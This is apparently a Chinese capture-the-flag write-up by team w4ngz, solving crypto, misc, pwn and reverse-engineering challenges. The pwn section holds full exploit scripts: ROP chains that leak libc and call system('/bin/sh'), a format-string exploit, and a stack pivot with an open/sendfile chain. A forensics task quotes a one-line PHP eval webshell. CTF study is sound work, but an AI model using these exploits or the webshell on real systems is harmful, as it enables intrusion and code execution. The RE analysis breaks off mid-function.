队伍名称：w4ngz

队伍ID：00059d

签到

TEST NC

nc连接后 cat flag：

```
cat flag
hgame{YOUr-c@n_CoNN3CT_tO_th3_REMoTE-eNvirONMent_to-g3T-FIAgO}
```

从这里开始的序章。

flag在题目中已给出：

```
hgame{Now-I-knOw-how-to-subm1t-my-fl4gs!}
```

CRYPTO

sieve

题目：

```
#sage
from Crypto.Util.number import bytes_to_long
from sympy import nextprime

FLAG = b'hgame{xxxxxxxxxxxxxxxxxxxxxx}'
m = bytes_to_long(FLAG)

def trick(k):
    if k > 1:
```

```
        mul = prod(range(1,k))
        if k - mul % k - 1 == 0:
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1

e = 65537
print(e^2//6)
p = q = nextprime(trick(e^2//6)<<128)
print(p)

n = p * q
enc = pow(m,e,n)
print(f'{enc=}')
#enc=244929409747471413653014009978459273276644448166527803806948446666550615396785106320940233602506547617261737654 6
```

关键函数：trick

```
def trick(k):
    if k > 1:
        mul = prod(range(1,k))
        if k - mul % k - 1 == 0:
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1
```

p、q重新运行trick函数即可，但是prod计算太慢。需要优化：

1、mul = prod(range(1,k)) 为 (k-1)！ 计算后仅用于计算mul % k 。

当k是素数时：(k-1)! % k = k - 1 也即是 k - mul % k - 1 == 0 为判断 k是否为素数。

当k不是素数时(k-1)! % k = 0。

2、但是判断一个数是否为素数仍然很慢， k为素数比k非素数时 多+1 所以整体下来也就是多加了个素数个数。

3、把递归改为循环。

```
#sage
def trick2(kk):
    ret = 0
    for k in range(kk,0,-1):
        ret += euler_phi(k)
    return ret+primepi(s)
```

计算后得到值 155763335447735055


后续常规计算:

```
import gmpy2
from sympy import nextprime
from Crypto.Util.number import long_to_bytes

e = 65537
r=155763335447735055
p = q = nextprime(r<<128)

c=244929409747471413653014009978459273276644448166527803806948446666550615396785106320940233602506547617261737654
6
n=p*q
d = gmpy2.invert(e,p*(q-1))
m=pow(c,d,n)
print(long_to_bytes(m))
```

MISC

Hakuya Want A Girl Friend

下载后是hex文件，转换后得到zip头文件，其尾部附加了是逆序的png文件，分离开处理后，zip中有flag.txt 但需要密码，png中修改高度后得到密码。



使用To_f1nd_th3_QQ 作为密码解压zip即可。flag开头hgame改一下。

Level 314 线性走廊中的双生实体

1、尝试运行entity.pt:

```
import torch

model = torch.jit.load('entity.pt')

input_tensor = torch.randn(1, 10)  # 假设是 1x10 的随机张量
output = model(input_tensor)
print(output)
output = model.forward(input_tensor)
print(output)
```

2、运行得不到 flag，尝试逆向 entity.pt：

```
print(model.code)  # 查看 TorchScript 代码
```

输出：

```
def forward(self,
    x: Tensor) -> Tensor:
  linear1 = self.linear1
  x0 = (linear1).forward(x, )
  security = self.security
  x1 = (security).forward(x0, )
  relu = self.relu
  x2 = (relu).forward(x1, )
  linear2 = self.linear2
  return (linear2).forward(x2, )
```

从 `model.code` 和 `model.graph` 的输出来看，这个 `Model.pt` 是一个神经网络，它的 `forward()` 过程如下：

1. 输入 `x` 经过 `linear1`（全连接层）
2. 进入 `security` 层（自定义层，可能包含加密或验证逻辑）
3. 通过 `ReLU` 激活函数
4. 进入 `linear2`（另一层全连接层）
5. 返回最终输出

3、分析security层

```
print(model.security.code)
```

输出：

```
def forward(self,
    x: Tensor) -> Tensor:
  _0 = torch.allclose(torch.mean(x),
torch.tensor(0.31415000000000004), 1.0000000000000001e-05, 0.0001)
  if _0:
    _1 = annotate(List[str], [])
    flag = self.flag
    for _2 in range(torch.len(flag)):
      b = flag[_2]
      _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
    decoded = torch.join("", _1)
    print("Hidden:", decoded)
  else:
    pass
  if bool(torch.gt(torch.mean(x), 0.5)):
    _4 = annotate(List[str], [])
    fake_flag = self.fake_flag
    for _5 in range(torch.len(fake_flag)):
      c = fake_flag[_5]
      _6 = torch.append(_4, torch.chr(torch.sub(c, 3)))
    decoded0 = torch.join("", _4)
    print("Decoy:", decoded0)
  else:
    pass
  return x
```

从 `SecurityLayer` 的 `forward()` 代码来看，它的主要功能是检查输入 `x` 的均值，并根据不同情况解码 `flag` 或 `fake_flag`：

1）如果 `torch.mean(x) ≈ 0.31415`（π 近似值）

- 它会 XOR 解码真正的 `flag`（`self.flag`）
- `flag` 每个字节都和 `85`（`0x55`）做异或运算
- 之后转换为字符并拼接成 `Hidden: FLAG{xxxx}`

2）如果 `torch.mean(x) > 0.5`

- 它会解码 `fake_flag`
- `fake_flag` 每个字节都 `-3`
- 输出 `Decoy: FAKE_FLAG{xxxx}`

3）如果 `torch.mean(x) <= 0.5` 且不满足 `≈0.31415`

- 不输出任何信息，只返回 `x`

4、查看加密的flag

```
print(model.security.flag)
```

输出

```
[51, 57, 52, 50, 46, 38, 101, 10, 33, 61, 100, 38, 10, 100, 38, 10,
39, 102, 52, 57, 10, 38, 102, 54, 39, 102, 33, 40]
```

5、计算flag

```
c=[51, 57, 52, 50, 46, 38, 101, 10, 33, 61, 100, 38, 10, 100, 38,
10, 39, 102, 52, 57, 10, 38, 102, 54, 39, 102, 33, 40]
c=list(c)

for i in range(len(c)):
    c[i] ^=85

print(bytes(c))
```


Computer cleaner

1、找到攻击者的webshell连接密码

```
vidar@vidar-computer:/var/www/html/uploads$ cat shell.php
<?php @eval($_POST['hgame{y0u_']);?>
```

2、 简单溯源

查看apache2日志，发现121.41.34.25 访问记录，访问该IP：



Are you looking for me

Congratulations!!!

hav3_cleaned_th3

3、apache2日志，发现执行了cat ~/Documents/flag_part3命令：

```
vidar@vidar-computer:/var/www/html$ cat ~/Documents/flag_part3
_c0mput3r!}
```

hgame{y0u_hav3_cleaned_th3_c0mput3r!}

PWN

counting petals

输入的petals <=16，但当petals 为16时可覆盖后续的 flowers 和 petals，覆盖后，扩大 flowers 使用后续的打印泄露libc地址。

再第二次循环时，再次扩大flowers，构造栈溢出，执行shell

```
```

```python
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename

def dbg():
    if gift.debug:
        # gdb.attach(io,'b *0x ')
        gdb.attach(io,f'b *$rebase(0x1535 )')
        sleep(4)

sla('time?','16')

for i in range(15):
    sla('the flower number','1')
sla('the flower number',str(32|(32<<32)))
sla('the latter:','1')
ru('results.\n')
for i in range(18):
    ru(' + ')
lb = int(ru(' + ',True))-0x29d90
libc.address = lb
leak_ex("lb")

ru(' + ')
cb = int(ru(' + ',True))-elf.sym.main
leak_ex("cb")

#2
sla('time?','16')
```

```
for i in range(15):
    sla('the flower number','1')
sla('the flower number',str(22|(18<<32)))

# dbg()
CurrentGadgets.set_find_area(find_in_elf=False, find_in_libc=True,
do_initial=False)
pop_rdi_ret     = CurrentGadgets.pop_rdi_ret()
bin_sh       = CurrentGadgets.bin_sh()

sla('the flower ', str(pop_rdi_ret+1))
sla('the flower ', str(pop_rdi_ret))
sla('the flower ', str(bin_sh))
sla('the flower ', str(libc.sym.system))


sla('the latter:','1')

ia()
```

format

分两个漏洞：

1、前面一个字符串格式话漏洞，但是只能%3s输入3个字节，调试发现可以使用%p 泄露栈的一个栈的地址，从而泄露出栈地址。

2、后面传入一个负数参数后有个栈溢出，但是elf中没有rdi，没法正常使用。

思路：

1、使用字符串格式化泄露出栈地址，进而计算出栈溢出时buf地址。

2、栈溢出时通过设置rbp为buf中的地址，跳转字符串格式化漏洞的位置，通过%3$p泄露出read+0x18从而泄露libc地址。

3、继续栈溢出，getshell。

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
```

```
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename

def dbg():
    if gift.debug:
        # gdb.attach(io,'b *0x4012DB ')
        gdb.attach(io,'b *0x4011E8 ')

        # gdb.attach(io,f'b *$rebase(0x )')
        sleep(4)

# dbg()
chance=1
sla('n = ',str(chance))

sla('type something:','%p')

ru('0x')
rsi=int(r(12),16)
rbp = rsi+0x2130
leak_ex("rbp")
buf_addr  = rsi +0x210c

space=-1
sla('n = ',str(space))

off = 5

pd = flat({
   off:[
       buf_addr+4+0x10+0x10,
       0x4012CF
   ]},filler = b'a')
```

```
pd+=b'%3$p'

s(pd)

ru('0x')
lb=int(r(12),16)-18-libc.sym.read
libc.address = lb
leak_ex("lb")

CurrentGadgets.set_find_area(find_in_elf=False, find_in_libc=True,
do_initial=False)
bin_sh       = CurrentGadgets.bin_sh()
pop_rdi_ret  = CurrentGadgets.pop_rdi_ret()

pd = flat({
   4:[
       buf_addr+4+0x10+0x10,
       pop_rdi_ret+1,
       pop_rdi_ret,
       bin_sh,
       libc.sym.system
   ]},filler = b'a')
s(pd)
ia()
```

ezstack

```
ssize_t __fastcall vuln(unsigned int a1)
{
  char buf[80]; // [rsp+10h] [rbp-50h] BYREF

  print(a1, &aXThereIsAnObvi);
  print(a1, "That's all.\n");
  print(a1, "Good luck.\n");
  return read(a1, buf, 0x60uLL);
}
```

栈迁移+栈溢出

其中 read需要fd也就是4 需要从data区找一个地址：0x404104 作为栈地址。

远程libc根据write 和 read地址泄露可判断为：libc6_2.31-0ubuntu9.14_amd64

```
#!/usr/bin/env python3
# Author: w4ngz
# Link: https://github.com/RoderickChan/pwncli
# Usage:
#     Debug : ./exp.py debug  file
#     Remote: ./exp.py remote file ip:port

from pwncli import *
from LibcSearcher import *
cli_script()

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc
filename = gift.filename


def dbg():
    if gift.debug:
        gdb.attach(io,'b *0x401427 ')
        # gdb.attach(io,f'b *$rebase(0x )')
        sleep(4)

sleep(1)

# dbg()
# gift.io = remote('127.0.0.1',9999)

ret_to_read=0x40140F
vuln=0x4013CD
read_off=0x50

bss =  0x404100+4
bss2 =  0x404100
leak_ex('bss')

# read(0,[rbp-0x50],0x60)
pd=flat({
   read_off:[
       bss + read_off,
```

```
        ret_to_read
    ]},filler = b'a')

sa('Good luck.\n',pd)

CurrentGadgets.set_find_area(find_in_elf=True, find_in_libc=False,
do_initial=False)
pop_rdi_ret     = CurrentGadgets.pop_rdi_ret()
pop_rsi_r15_ret = CurrentGadgets.pop_rsi_r15_ret()
leave_ret     = CurrentGadgets.leave_ret()

# 2、
pd=flat({
    0:[
        4,
        pop_rdi_ret,4,
        pop_rsi_r15_ret, elf.got.write,0,
        elf.sym.print,
        vuln, #vuln
        # elf.sym._start
    ],
    read_off:[
        bss,
        leave_ret,
   ]},filler = b'a')

# dbg()
s(pd)
# lb = recv_current_libc_addr(libc.sym.write, 100)
write=u64_ex(r(6))  #远程不是7f地址
leak_ex("write")
lb = write-libc.sym.write
libc.address = lb
leak_ex("lb")

#3
CurrentGadgets.set_find_area(find_in_elf=True, find_in_libc=True,
do_initial=False)
pop_rdx_rcx_rbx_ret = 0x10257d +lb

read_chain=[pop_rsi_r15_ret,
bss,0,pop_rdx_rcx_rbx_ret,0x200,0x200,0,libc.sym.read,]
```

```
pd=flat({
    0:[
        0
    ],
    8:read_chain,
    read_off:[
        bss-read_off+0x30+8,
        leave_ret,
   ]},filler = b'a')


s(pd)
#4
orw_chain=[
    pop_rdi_ret,bss+0x100,
    pop_rsi_r15_ret, 0,0,
    libc.sym.open,
    pop_rdi_ret,4,pop_rsi_r15_ret, 5,0,
    pop_rdx_rcx_rbx_ret, 0, 64,0,
    libc.sym.sendfile,
]
pd=flat({
    0x30:orw_chain,
    0x100:'/flag'
    },filler = b'\x00')

s(pd)
ia()
```

RE

Compress dot new

题目：

```
def "into b" [] {let arg = $in;0..(( $arg|length ) - 1)|each
{|i|$arg|bytes at $i..$i|into int}};def gss [] {match $in
{{s:$s,w:$w} => [$s],{a:$a,b:$b,ss:$ss,w:$w} => $ss}};def gw []
{match $in {{s:$s,w:$w} => $w,{a:$a,b:$b,ss:$ss,w:$w} => $w}};def
oi [v] {match $in {[] => [$v],[$h,..$t] => {if $v.w < $h.w {[$v,$h]
++ $t} else {[$h] ++ ($t|oi $v)}}}};def h [] {match $in {[] => [],
[$n] => $n,[$f,$sn,..$r] => {$r|oi {a:$f,b:$sn,ss:(($f|gss) ++
($sn|gss)),w:(($f|gw) + ($sn|gw))}|h}}};def gc [] {def t [nd, pth,
cd] {match $nd {{s:$s,w:$_} => ($cd|append {s:$s,c:$pth}),
{a:$a,b:$b,ss:$_,w:$_} => {t $b ($pth|append 1) (t $a ($pth|append
0) $cd)}}};t $in [] []|each {|e|{s:$e.s,cs:($e.c|each {|c|$c|into
string}|str join)}}};def sk [] {match $in {null => null,{s:$s,w:$_}
=> {s:$s},{a:$a,b:$b,ss:$_,w:$_} => {a:($a|sk),b:($b|sk)}}};def bf
[] {$in|into b|reduce -f (0..255|reduce -f [] {|i,a|$a|append 0})
{|b,a|$a|update $b (($a|get $b) + 1)}|enumerate|filter {|e|$e.item
> 0}|each {|e|{s:$e.index,w:$e.item}}};def enc [cd] {$in|into
b|each {|b|$cd|filter {|e|$e.s == $b}|first|get "cs"}|str join};def
compress []: binary -> string {let t = $in|bf|h;[($t|sk|to json --
raw), ($in|enc ($t|gc))]|str join "\n"}

# source compress.nu; open ./flag.txt --raw | into binary |
compress | save enc.txt
```

Nushell（一种基于管道的 shell 语言）编写的一个 **Huffman** 编码（Huffman Coding）压缩程序。它的主要功能是：

1. `into b`：将输入转换为字节数组。
2. `gss` 和 `gw`：用于获取 Huffman 树的符号集（`gss`）和权重（`gw`）。
3. `oi`：用于按权重排序 Huffman 树的节点。
4. `h`：构建 Huffman 树。
5. `gc`：获取 Huffman 编码表。
6. `sk`：简化 Huffman 树，仅保留符号信息。
7. `bf`：计算输入的字节频率。
8. `enc`：根据 Huffman 编码表对输入进行编码。
9. `compress`：主压缩函数，返回 Huffman 树的 JSON 表示和编码后的数据。

把代码和输出交给gpt可直接输出解密代码：

```
import json
```

```python
# 解析 Huffman 树并构造解码字典
def build_huffman_tree(tree):
    root = {}
    stack = [(tree, root)]

    while stack:
        node, curr = stack.pop()
        if "s" in node:
            curr["val"] = node["s"]
        else:
            curr["0"] = {}
            curr["1"] = {}
            stack.append((node["a"], curr["0"]))
            stack.append((node["b"], curr["1"]))

    return root

# 解码 Huffman 编码的二进制数据
def decode_huffman(encoded_data, tree):
    decoded_bytes = []
    current_node = tree

    for bit in encoded_data:
        if bit in current_node:
            current_node = current_node[bit]
            if "val" in current_node:
                decoded_bytes.append(current_node["val"])
                current_node = tree  # 重置回根节点

    return bytes(decoded_bytes)

# 解压缩函数
def decompress(compressed_text):
    # 分割 Huffman 树的 JSON 和编码数据
    tree_json, encoded_binary = compressed_text.split("\n", 1)

    # 解析 Huffman 树
    huffman_tree = json.loads(tree_json)
    decoding_tree = build_huffman_tree(huffman_tree)

    # 解码二进制字符串
```

```
    decompressed_data = decode_huffman(encoded_binary,
decoding_tree)

    return decompressed_data

# 示例：解压缩
compressed_input = """{"a":{"a":{"a":{"a":{"a":{"s":125},"b":{"a":
{"s":119},"b":{"s":123}}},"b":{"a":{"s":104},"b":{"s":105}}},"b":
{"a":{"s":101},"b":{"s":103}}},"b":{"a":{"a":{"a":{"s":10},"b":
{"s":13}},"b":{"s":32}},"b":{"a":{"s":115},"b":{"s":116}}}},"b":
{"a":{"a":{"a":{"a":{"a":{"s":46}, "b":{"s":48}},"b":{"a":{"a":
{"s":76},"b":{"s":78}},"b":{"a":{"s":83},"b":{"a":{"s":68},"b":
{"s":69}}}}},"b":{"a":{"a":{"s":44},"b":{"a":{"s":33},"b":
{"s":38}}},"b":{"s":45}}},"b":{"a":{"a":{"s":100},"b":{"a":
{"s":98},"b":{"s":99}}},"b":{"a":{"a":{"s":49},"b":{"s":51}}, "b":
{"s":97}}}},"b":{"a":{"a":{"a":{"s":117},"b":{"s":118}},"b":{"a":
{"a":{"s":112},"b":{"s":113}},"b":{"s":114}}},"b":{"a":{"a":
{"s":108},"b":{"s":109}},"b":{"a":{"s":110},"b":{"s":111}}}}}}
00010001110111111010010000001110001011100010011100011000010001011100
1110010011011010101111011101100110100011101101001110111110111011011
0011101100111100111101101110111011010110011110110011110001110011011
1100001100110000101101110110001110010100111001011100111100001100010
1001010000000100101000100010011111110110010111010101000111101000110
1100011101010110100111111110011111110110101011000011011101011011111
1010010011110010001011010111111111110011000101010110111001001111100
0110110101101111010000011110100000110110101011000111111000110101001
0111000000110111100000001001010001000101110001110011100101110101111110
0010101011010111100000110011110001110010111010111110001011010111000
00101000000010110001111011100011101111110101010010011101011100100011
1100100101101111011101110101111101100011110101011100100010111001001
0111000101101010000111010100010111101010011000111010101110110001101
101100001101000000101100011101111111111000101010111000000"""

decompressed_output = decompress(compressed_input)
print(decompressed_output.decode("utf-8"))
```

Turtle


1、脱upx壳得到关键逻辑：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[256]; // [rsp+20h] [rbp-60h] BYREF
  char v5[48]; // [rsp+120h] [rbp+A0h] BYREF
  char flag[46]; // [rsp+150h] [rbp+D0h] BYREF
  char Buf2[5]; // [rsp+17Eh] [rbp+FEh] BYREF
  char v8[2]; // [rsp+183h] [rbp+103h] BYREF
  char key[8]; // [rsp+185h] [rbp+105h] BYREF
  char Destination[8]; // [rsp+18Dh] [rbp+10Dh] BYREF
  char v11[11]; // [rsp+195h] [rbp+115h] BYREF
  unsigned int keylen1; // [rsp+1A0h] [rbp+120h]
  int len; // [rsp+1A4h] [rbp+124h]
  int keylen; // [rsp+1A8h] [rbp+128h]
  unsigned int v15; // [rsp+1ACh] [rbp+12Ch]

  sub_401C20();
  strcpy(v11, "yekyek");
  Buf2[0] = '\xCD';
  Buf2[1] = '\x8F';
  Buf2[2] = 0x25;
  Buf2[3] = 0x3D;
  Buf2[4] = 0xE1;
  qmemcpy(v8, "QJ", sizeof(v8));
  v5[0] = -8;
  v5[1] = -43;
  v5[2] = 98;
  v5[3] = -49;
  v5[4] = 67;
  v5[5] = -70;
  v5[6] = -62;
  v5[7] = 35;
  v5[8] = 21;
  v5[9] = 74;
  v5[10] = 81;
  v5[11] = 16;
  v5[12] = 39;
  v5[13] = 16;
  v5[14] = -79;
```

```
v5[15] = -49;
v5[16] = -60;
v5[17] = 9;
v5[18] = -2;
v5[19] = -29;
v5[20] = -97;
v5[21] = 73;
v5[22] = -121;
v5[23] = -22;
v5[24] = 89;
v5[25] = -62;
v5[26] = 7;
v5[27] = 59;
v5[28] = -87;
v5[29] = 17;
v5[30] = -63;
v5[31] = -68;
v5[32] = -3;
v5[33] = 75;
v5[34] = 87;
v5[35] = -60;
v5[36] = 126;
v5[37] = -48;
v5[38] = -86;
v5[39] = 10;
v15 = 6;
keylen = 7;
len = 40;
j_printf("plz input the key: ");              // ecg4ab6
j_scanf("%s", key);
j_strcpy(Destination, key);
keylen1 = 7;
sub_401550(v11, v15, v4);
sub_40163E((__int64)key, keylen1, (__int64)v4);
if ( !j_memcmp(key, Buf2, keylen) )
{
  j_printf("plz input the flag: ");
  j_scanf("%s", flag);
  *(_DWORD *)&v11[7] = 40;
  sub_401550(Destination, keylen1, v4);
  sub_40175A(flag, *(unsigned int *)&v11[7], v4);
  if ( !j_memcmp(flag, v5, len) )
```

```
      j_puts(Buffer);
    else
      j_puts(aWrongPlzTryAga);
  }
  else
  {
    j_puts(aKeyIsWrong);
  }
  return 0;
}
```

2、分两部分，第一部分原rc4算法求key



3、输入key：ecg4ab6，进入第二部分魔改的rc4，异或改成了 -

```
__int64 __fastcall sub_40175A(char *a1, int a2, char *a3)
{
  __int64 result; // rax
  char v4; // [rsp+3h] [rbp-Dh]
  int i; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  int v7; // [rsp+Ch] [rbp-4h]

  v7 = 0;
  v6 = 0;
  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= a2 )
      break;
    v7 = (v7 + 1) % 256;
```

```
    v6 = ((unsigned __int8)a3[v7] + v6) % 256;
    v4 = a3[v7];
    a3[v7] = a3[v6];
    a3[v6] = v4;
    a1[i] -= a3[(unsigned __int8)(a3[v7] + a3[v6])];// 异或改成了 -
  }
  return result;
}
```

dump出box 然后改成+号即为解密，exp：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include "D:\workspace\c\std\idatypes.h"

__int64 dec(char *a1, int a2, char *a3)
{
  __int64 result; // rax
  char v4; // [rsp+3h] [rbp-Dh]
  int i; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  int v7; // [rsp+Ch] [rbp-4h]

  v7 = 0;
  v6 = 0;
  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= a2 )
      break;
    v7 = (v7 + 1) % 256;
    v6 = ((unsigned __int8)a3[v7] + v6) % 256;
    v4 = a3[v7];
    a3[v7] = a3[v6];
    a3[v6] = v4;
    a1[i] += a3[(unsigned __int8)(a3[v7] + a3[v6])];
  }
  return result;
}
```

```
void main()
{
    char c[]={248, 213, 98, 207, 67, 186, 194, 35, 21, 74, 81, 16,
39, 16, 177, 207, 196, 9, 254, 227, 159, 73, 135, 234, 89, 194, 7,
59, 169, 17, 193, 188, 253, 75, 87, 196, 126, 208, 170, 10};
    char box[]={101, 201, 220, 58, 206, 89, 192, 36, 72, 160, 65,
98, 143, 32, 38, 248, 124, 180, 186, 150, 224, 90, 44, 25, 157, 34,
147, 228, 16, 229, 199, 189, 62, 118, 190, 198, 1, 252, 134, 79,
221, 217, 212, 131, 211, 119, 99, 151, 253, 74, 247, 213, 250, 96,
243, 110, 50, 158, 92, 115, 97, 181, 64, 223, 232, 246, 128, 40,
202, 69, 240, 188, 184, 215, 88, 207, 156, 105, 37, 82, 21, 204,
112, 7, 126, 6, 46, 84, 26, 53, 59, 111, 60, 49, 127, 29, 244, 227,
130, 167, 55, 249, 80, 109, 19, 70, 141, 149, 171, 183, 175, 114,
168, 187, 148, 174, 91, 103, 193, 179, 164, 28, 140, 54, 20, 196,
165, 178, 138, 176, 45, 11, 52, 205, 166, 255, 33, 139, 200, 67, 0,
9, 241, 208, 182, 35, 83, 132, 87, 100, 162, 75, 24, 13, 93, 120,
5, 2, 68, 146, 41, 125, 254, 8, 142, 195, 144, 226, 30, 230, 129,
73, 231, 107, 18, 121, 12, 51, 225, 104, 39, 209, 153, 3, 95, 210,
237, 14, 185, 203, 236, 78, 86, 66, 218, 135, 251, 61, 161, 106,
63, 137, 15, 81, 155, 27, 122, 136, 238, 48, 22, 239, 197, 159,
116, 76, 235, 102, 177, 219, 108, 216, 71, 77, 169, 123, 113, 47,
31, 170, 214, 42, 43, 145, 10, 56, 133, 191, 163, 154, 117, 85, 17,
152, 23, 194, 245, 57, 242, 233, 222, 4, 94, 234, 172, 173};
    dec(c,40,box);
    printf("%s \n",c);

}
```

尊嘟假嘟

调用了两个关键函数，一个encode，一个check

encode在zunjia.dex中，调用时先通过copyDexFromAssets对assets中的zunjia.dex解密，调用encode后删除了文件，可以hook方式不删除文件，把zunjia.dex复制出来。

encode方法内容：

```
 private static final String CUSTOM_ALPHABET =
"3GHIJKLMNOPQRSTUb=cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF5"
;
```

```
    private static final int[] DECODE_TABLE = new int[128];

    public zundujiadu() {
        for (int i = 0; i < DECODE_TABLE.length; i++) {
            DECODE_TABLE[i] = -1;
        }
        for (int i2 = 0; i2 < CUSTOM_ALPHABET.length(); i2++) {
            DECODE_TABLE[CUSTOM_ALPHABET.charAt(i2)] = i2;
        }
    }

    public String encode(String str) {
        int i;
        byte b;
        byte b2;
        if (str == null) {
            return null;
        }
        byte[] bytes = str.getBytes();
        int length = bytes.length;
        for (int i2 = 0; i2 < length; i2++) {
            bytes[i2] = (byte) (bytes[i2] ^ i2);
        }
        byte[] bArr = new byte[((length + 2) / 3) * 4];
        int i3 = 0;
        int i4 = 0;
        while (i3 < length) {
            int i5 = i3 + 1;
            byte b3 = bytes[i3];
            if (i5 < length) {
                i = i5 + 1;
                b = bytes[i5];
            } else {
                i = i5;
                b = 0;
            }
            if (i < length) {
                b2 = bytes[i];
                i++;
            } else {
                b2 = 0;
            }
```

```
            int i6 = ((b3 & 255) << 16) | ((b & 255) << 8) | (b2 &
255);
            int i7 = i4 + 1;
            bArr[i4] = (byte) CUSTOM_ALPHABET.charAt((i6 >> 18) &
63);
            int i8 = i7 + 1;
            bArr[i7] = (byte) CUSTOM_ALPHABET.charAt((i6 >> 12) &
63);
            int i9 = i8 + 1;
            bArr[i8] = (byte) CUSTOM_ALPHABET.charAt((i6 >> 6) &
63);
            i4 = i9 + 1;
            bArr[i9] = (byte) CUSTOM_ALPHABET.charAt(i6 & 63);
            i3 = i;
        }
        return new String(bArr);
    }
```

encode函数为魔改的base64，换了表，且在base64前异或了i。

再看check函数，参数为encode的结果。

```
unsigned __int64 __fastcall sub_1100(__int64 a1, __int64 a2,
__int64 a3, __int64 a4)
{
  int v4; // ecx
  int v5; // r8d
  int v6; // r9d
  const char *v7; // rax
  __int64 v9; // [rsp+38h] [rbp-D8h]
  __int64 v10; // [rsp+40h] [rbp-D0h]
  __int64 v11; // [rsp+48h] [rbp-C8h]
  __int64 v12; // [rsp+50h] [rbp-C0h]
  __int64 v13; // [rsp+58h] [rbp-B8h]
  __int64 v14; // [rsp+60h] [rbp-B0h]
  int v15; // [rsp+70h] [rbp-A0h]
  __int64 v16; // [rsp+78h] [rbp-98h]
  __int64 v17; // [rsp+80h] [rbp-90h]
  char v19[48]; // [rsp+D0h] [rbp-40h] BYREF
```

```
  unsigned __int64 v20; // [rsp+100h] [rbp-10h]

  v20 = __readfsqword(0x28u);
  v17 = (sub_1360)(a1, a4);
  v16 = sub_1090(a1, "com/nobody/zunjia/DexCall");
  v15 = sub_13A0(a1, v16, "<init>", "()V");
  sub_13E0(a1, v16, v15, v4, v5, v6);
  v14 = sub_14D0(
          a1,
          v16,
          "callDexMethod",
          "
(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava
/lang/String;Ljava/lang/Object;)Ljava/lang/Object;");
  v13 = sub_1510(a1, "zunjia.dex");
  v12 = sub_1510(a1, "com.nobody.zundujiadu");
  v11 = sub_1510(a1, "encode");
  __memcpy_chk(v19, &az, 43LL, 43LL);
  rc4_init(v19, v17);
  v10 = malloc(a1, 43u);
  rc4(a1, v10, 0LL, 43LL, v19);
